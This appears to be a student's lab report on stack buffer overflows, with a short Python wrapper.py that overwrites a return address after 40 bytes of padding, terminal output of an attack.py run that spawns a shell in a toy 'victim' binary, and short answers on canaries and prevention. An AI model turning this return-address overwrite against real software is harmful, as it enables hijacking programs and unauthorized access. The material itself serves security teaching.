



1.



### Stack Layout:



2.

wrapper.py

```
#!/usr/bin/python3
# wrapper
import os


# Create a buffer filled with 'x' characters
buff = 40 * (b'x')

# Convert the hexadecimal address to a bytearray and reverse it
addr = bytearray.fromhex("4011b6")
addr.reverse()

# Append the reversed address to the buffer
buff += addr

# Print the command being executed for reference
print("exec ./ex2 with buff")

# Execute the external program './ex2' with the modified buffer as an
argument
os.execv('./ex2', ['./ex2', buff])
```




The terminal screenshot shows the following sequence of events:

- The user runs `objdump -d ex2 | grep greeting`, which displays assembly instructions for the `<greeting>` function at address 4011b6.
- The user runs `python3 ./wrapper.py`.
- The program `./ex2` is executed with the modified buffer. It prints "Welcome to exercise II" and "I hope you enjoy it".
- The program then prints "Welcome to exercise II" and "I hope you enjoy it" again, indicating the `<greeting>` function was called twice.
- The program ends with a "Segmentation fault".

From image, the greeting function is run twice.


3.



```
jackkahod@ubuntu-x86: /Users/jackkahod/Desktop/File/Study/4-1/Security/activity6
jackkahod@ubuntu-x86: /Users/jackkahod/Desktop/File/Study/4-1/Security/activity6$ ncat -l -p 60000 | ./victim
&main = 0x00000000004013e6
&vulnerable = 0x0000000000401369
&retpoint = 0x000000000040151f
&shell = 0x0000000000401236
```

Runs the command to get these values.

After run attack.py,input the offset40 and return address to 401236 (From the previous value)



```
jackkahod@ubuntu-x86: /Users/jackkahod/Desktop/File/Study/4-1/Security/activity6
jackkahod@ubuntu-x86: /Users/jackkahod/Desktop/File/Study/4-1/Security/activity6$ python3 ./attack.py
Offset (e.g., 40?): 40
Target (shell) address (e.g., 5647740e61b5): 401236
```

And you will get this

```
jackkahod@ubuntu-x86: /Users/jackkahod/Desktop/File/Study/4-1/Security/activity6
jackkahod@ubuntu-x86: /Users/jackkahod/Desktop/File/Study/4-1/Secu... #1 jackkahod@ubuntu-x86: /Users/jackkahod/Desktop/File/Study/4-1/Secu... #2 +
0x5554ffffc957: 0x00 0x5554ffffc956: 0x00 0x5554ffffc955: 0x55 0x5554ffffc954: 0x54
0x5554ffffc953: 0xff 0x5554ffffc952: 0xff 0x5554ffffc951: 0xf1 0x5554ffffc950: 0x98
0x5554ffffc94f: 0x00 0x5554ffffc94e: 0x00 0x5554ffffc94d: 0x00 0x5554ffffc94c: 0x00
0x5554ffffc94b: 0x00 0x5554ffffc94a: 0x40 0x5554ffffc949: 0x12 0x5554ffffc948: 0x36
0x5554ffffc947: 0x78 0x5554ffffc946: 0x78 0x5554ffffc945: 0x78 0x5554ffffc944: 0x78
0x5554ffffc943: 0x78 0x5554ffffc942: 0x78 0x5554ffffc941: 0x78 0x5554ffffc940: 0x78
0x5554ffffc93f: 0x78 0x5554ffffc93e: 0x78 0x5554ffffc93d: 0x78 0x5554ffffc93c: 0x78
0x5554ffffc93b: 0x78 0x5554ffffc93a: 0x78 0x5554ffffc939: 0x78 0x5554ffffc938: 0x78
0x5554ffffc937: 0x78 0x5554ffffc936: 0x78 0x5554ffffc935: 0x78 0x5554ffffc934: 0x78
0x5554ffffc933: 0x78 0x5554ffffc932: 0x78 0x5554ffffc931: 0x78 0x5554ffffc930: 0x78
0x5554ffffc92f: 0x78 0x5554ffffc92e: 0x78 0x5554ffffc92d: 0x78 0x5554ffffc92c: 0x78
0x5554ffffc92b: 0x78 0x5554ffffc92a: 0x78 0x5554ffffc929: 0x78 0x5554ffffc928: 0x78
0x5554ffffc927: 0x78 0x5554ffffc926: 0x78 0x5554ffffc925: 0x78 0x5554ffffc924: 0x78
0x5554ffffc923: 0x78 0x5554ffffc922: 0x78 0x5554ffffc921: 0x78 0x5554ffffc920: 0x78

Congratulation, you have mastered stack smashing.
This program will give you a shell (/bin/sh).
Type 'exit' to return to main shell.

YOU GOT
HACKED

This is just for demonstration.
```

#### 4. Bonus: Can Buffer Overflow Be Exploited When Canary-Style Protection is Active?

**Ans** Exploiting a buffer overflow when a canary-style protection is active is significantly more difficult because the canary value, placed just before the saved return address, must not be altered for the overflow to go undetected. This type of protection prevents simple buffer overflows from changing control flow since any modification to the canary will cause the program to crash. To bypass a canary, an attacker might need to leak its value beforehand or use more advanced techniques like return-oriented programming (ROP), which complicates the exploit significantly.

5.

#### **Q1: Most viruses and worms use buffer overflow as a basis for their attack. Why is this the case?**

**Ans** Buffer overflows are commonly used by viruses and worms because they allow attackers to inject and execute arbitrary code on the target machine. By exploiting a vulnerable program, attackers can alter the flow of execution and potentially gain control of the system, leading to unauthorized access, privilege escalation, or system compromise. The ability to modify critical stack values and execute malicious payloads makes buffer overflow a powerful tool for attackers.

#### **Q2: Do you think exploiting buffer-overflow attacks is trivial? Please justify your answer.**

**Ans** No, exploiting buffer overflow attacks is not trivial, especially with modern defenses in place. Techniques like stack canaries, Address Space Layout Randomization (ASLR), and Data Execution Prevention (DEP) add significant hurdles for attackers. Crafting a reliable exploit requires knowledge of the target's memory layout, binary analysis, and careful construction of payloads. Even minor changes to the program or environment can render an exploit ineffective, making buffer overflow attacks complex and highly technical.

#### **Q3: As a programmer, is it possible to avoid buffer overflow in your program? Explain your strategy.**

**Ans** Yes, it is possible to avoid buffer overflow vulnerabilities by adopting secure programming practices. Using safe languages like Rust or Python can eliminate the risk entirely, as they provide built-in memory safety features. In languages like C/C++, avoid unsafe functions like `strcpy` and `gets`, use safer alternatives like `snprintf`, and perform proper bounds checking on all array and string operations. Enabling compiler protections such as stack canaries and ASLR adds additional security. Regular code reviews, static analysis, and fuzz testing further help identify potential vulnerabilities early on, ensuring code is robust and secure.